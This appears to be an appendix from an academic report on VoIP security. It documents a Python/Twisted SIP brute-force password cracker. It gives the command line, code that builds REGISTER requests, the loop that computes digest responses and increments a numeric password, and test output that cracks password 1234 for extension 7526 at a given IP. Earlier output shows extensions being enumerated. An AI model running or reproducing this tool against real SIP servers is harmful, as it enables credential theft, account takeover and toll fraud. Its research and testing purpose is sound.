404 not found for extension: 7509
404 not found for extension: 7510
404 not found for extension: 7511
404 not found for extension: 7512
404 not found for extension: 7513
404 not found for extension: 7514
404 not found for extension: 7515
404 not found for extension: 7516
404 not found for extension: 7517
404 not found for extension: 7518
404 not found for extension: 7519
404 not found for extension: 7520
404 not found for extension: 7521
404 not found for extension: 7522
404 not found for extension: 7523
******** 401 unauthorized for extension: 7524
404 not found for extension: 7525
******** 401 unauthorized for extension: 7526
404 not found for extension: 7527
404 not found for extension: 7528
```

```
404 not found for extension: 7529
404 not found for extension: 7530
404 not found for extension: 7531
404 not found for extension: 7532
404 not found for extension: 7533
404 not found for extension: 7534
404 not found for extension: 7535
404 not found for extension: 7536
404 not found for extension: 7537
404 not found for extension: 7538
404 not found for extension: 7539
404 not found for extension: 7540
404 not found for extension: 7541
404 not found for extension: 7542
404 not found for extension: 7543
404 not found for extension: 7544
404 not found for extension: 7545
404 not found for extension: 7546
404 not found for extension: 7547
404 not found for extension: 7548
404 not found for extension: 7549
404 not found for extension: 7550
Done
```

Appendix C - SIP brute force password cracker

C.1 Description of the script

The script is started from the command line, using the following command, for example:

```
./sipBruteForcePasswd.py -e 1009 -s "146.231.123.45"
```

Where the *–e* option is the extension/username that will be brute force cracked and the *–s* option is the IP address of the SIP server to be targeted.

When the TWISTED reactor is started, *reactor.run()*, the *sendDatagram(self)* is called and a registration message is build through the function *buildRegistration(self.ext)*, the *buildRegistration* function takes the extension specified in the command line with the *–e* option. The registration message is built up as followings:

```
def buildRegistration(self, username,callid=None, auth=None, authhdr=None):

    register = tpsip.Request('REGISTER', "sip:%s@%s"%(username,self.host))

    register.addHeader('cseq', '%s REGISTER'%self.dialog.getCSeq(incr=1))
    register.addHeader('to', "sip:%s@%s"%(username,self.host))
    register.addHeader('from', "sip:%s@%s"%(username,self.host))
    register.addHeader('expires', 900)
    self.dialog.setCallID()
    if callid is None:
        register.addHeader('call-id', '%s' %self.getCallID())
    else:
        register.addHeader('call-id', '%s' %callid)
    if auth is not None:
      register.addHeader(authhdr, auth)
    register.addHeader('user-agent', 'sipBruteForce')
    lhost, lport = ('%s'%self.getLocalSIPAddress(), 5060)
```

```
        register.addHeader('contact', '<sip:%s@%s:%s>'%(username, lhost, lport))
        register.addHeader('content-length', '0')
        register.creationFinished()
        self.addViaHeader(register)
        #print register.toString()

        return register
```

The *buildRegistration* function returns to the *sendDatagram* function which then sends the message to the SIP server specified by the *–s* option in the command line on port 5060.

```
    self.transport.write(m.toString(), (self.host, 5060))
```

When the SIP server replies to the Registration message the reactor is listening on port 5060, this is specified before the reactor is started with the command: *t = reactor.listenUDP(5060, protocol)*, where protocol is an insanitation of the *sipBruteForceDatagramProtocol* object. When a SIP message is received the *datagramReceived* function is called.

```
    def datagramReceived(self, datagram, host):
        #print 'Datagram received: ', datagram, host
            mp = tpsip.MessagesParser(self.sipMessageReceived)
            mp.dataReceived(datagram)
            mp.dataDone()
            if self.success:
                    self.availFile.close()
                    reactor.stop()
                    print "Done"
```

The *datagramRecieved* function parsers the SIP message and passes on the SIP message to the *sipMessageReceived* function, it also checks if the success Boolean variable is true, which would mean that that the password has been successfully cracked and the script can be stopped.

The *sipMessageReceived* function check the code of the SIP message received back. If the code is 401, we already know that the extension existed on this SIP server but contained in the SIP message with a 401 code is the nonce that is need to create the hashed response message to register with the SIP server. When a SIP message is received with this code, the password is increased by one and the message received is sent to the *sendAuthMessage* function.

If a message with the code 403 is received, this means that the password that was hashed together with the nonce from the previous message received was incorrect and have received a forbidden message in response. A new registration message needs to be sent to the SIP server in order to get another nonce.

If a code 404 is received back then the extension is not existed but we shouldn't get one of these.

A code 200 means that right password was hashed together with the nonce and the Boolean variable success is set to True, stopping the reactor and ending the script.

```
def sipMessageReceived(self, message):
        if hasattr(message, 'code'):
                if message.code == 401:
                        print '******** 401 unauthorized for extension:', self.ext
                        self.password += 1
                        self.noOfTries += 1
                        self.sendAuthMessage(message)
                elif message.code == 403:
                #need to get a new nonce
                        print 'sending new message to get a new nonce'
                        self.sendDatagram()
                elif message.code == 404:
                        print '404 not found for extension:', self.ext
                elif message.code == 200:
                        print 'number of tries: ',self.noOfTries
                        print 'success ---------- password is: ',self.password
                        self.success = True
```

The *sendAuthMessage* function extracts the information from the 401 code message received to construct the hash response needed to authenticate with the SIP server, the information is extracted as follows:

```
def sendAuthMessage(self, message):
    print "sending auth message"
    inH, outH = 'www-authenticate', 'authorization'
    realmNonce = message.headers.get(inH)
    method = message.headers['cseq'][0].split()[1]
    cred = (self.ext,self.password)
    uri = 'sip:146.231.121.134'
    auth = self.calcAuth(method, uri, realmNonce, cred)
    #the call-id needs to be that same as the first registration attempt
    newMessage = self.buildRegistration(self.ext,message.headers['call-id'][0],auth,
outH)
    self.transport.write(newMessage.toString(), (self.host, 5060))
```

The *calcAuth* function calculates the hashed response from the method, the URI, the realm, the nonce and the username and password. Then a new registration message is created using the *buildRegistration* function but this time sending the call-id, hashed response and the authorization header. The new message needs the same call-id as the first registration attempt message else the registration will be rejected. The new SIP message is then sent to the SIP server specified with the *–s* option from the command line.

C.2 Test results

Example output of *sipBruteForcePasswd.py*

```
./sipBruteForcePasswd.py –e 7526 –s "146.231.121.134"

******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
```

```
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
number of tries:  234
success ---------- password is:  1234

Done
```